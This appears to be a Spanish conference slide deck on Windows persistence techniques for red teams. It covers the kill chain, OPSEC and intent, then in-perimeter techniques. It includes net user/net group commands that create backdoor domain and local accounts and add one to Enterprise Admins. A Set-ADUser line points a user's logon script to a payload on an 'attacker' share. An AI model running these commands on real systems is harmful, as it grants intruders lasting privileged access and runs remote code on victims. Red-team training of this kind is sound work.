

An illustration of a classical building with multiple domes and arched windows, set against a blue sky with clouds. Palm trees are visible on the left side of the building. The foreground shows a paved plaza. A blue banner is overlaid on the right side of the image, containing the title text.

MÉTODOS DE PERSISTENCIA EN WINDOWS PARA RED TEAM



HACK-ÉN

WHOAMI

- Antonio Diego Seri Crespo – Andi
- CRTO / Malware Development en MalDev.
- Senior Red Team en Stratesys
- Experiencia como Responsable de Seguridad Ofensiva, Sysadmin e Incident Manager
- Apasionado del hacking desde “Despertar del cementerio” de PSP
- Escribo artículos e investigaciones en c0nfig17.com

stratesys



¿QUÉ VAMOS A VER?


1. Killchain y fase de persistencia
2. OPSEC
3. Despliegue e intencionalidad
4. Técnicas de persistencia dentro del perímetro
5. Técnicas de persistencia fuera de perimetro



1. KILLCHAIN Y FASE DE PERSISTENCIA

- Aquellas acciones un atacante va a realizar para conseguir sus objetivos.
- Los atacantes tienden a repetir Técnicas, Tácticas y Procedimientos (TTPs)
- Matriz MITRE y estudio de técnicas
- Estudio y ejecución de TTPs reales: [The DFIR Report](#)





2. OPSEC


- Informe “Purple Dragon” de la NSA y Guerra de Vietnam
- Seguridad operacional vs Seguridad instrumental
- Analisis de comportamiento en actores reales
- Replicar técnicas y el motivo de las mismas



NOT RELEASABLE TO FOREIGN NATIONALS

3. DESPLIEGUE E INTENCIONALIDAD



- Objetivos reales de persistencia
- Necesidades y objetivos.
- Compromiso inicial
- Preparación para el post-impacto.
Persistencia para generar resiliencia.





Active Directory
/Galletas.corp









Active Directory
/Galletas.corp





C2







4. TÉCNICAS DE PERSISTENCIA DENTRO DEL PERÍMETRO

Creación y modificación de usuarios

- Dominio y local
- Abusar del desuso o errores previos
- Modificación > creación
- Consideraciones OPSEC

```
net user backup_EA P@ssw0rd1234 /add /dom  
net group "enterprise admins" backup_EA /add /dom  
net user Admon Qwerty12345! /add
```



HELPDESK

HAVE U TRIED TURNING IT OFF
AND ON AGAIN?

4. TÉCNICAS DE PERSISTENCIA DENTRO DEL PERÍMETRO

Creación y modificación de usuarios y permisos

- No pasarse de frenada. Domain Admin y persistencias poco persistentes

```
USER_DONT_EXPIRE_PASSWORD
```

- Permiso Generic Write: Capacidad de escribir sobre objetos. Sueles necesitar WriteDACL para ciertas acciones.

```
Set-ADUser usuario -ScriptPath "\\attacker\share\payload.ps1"
```

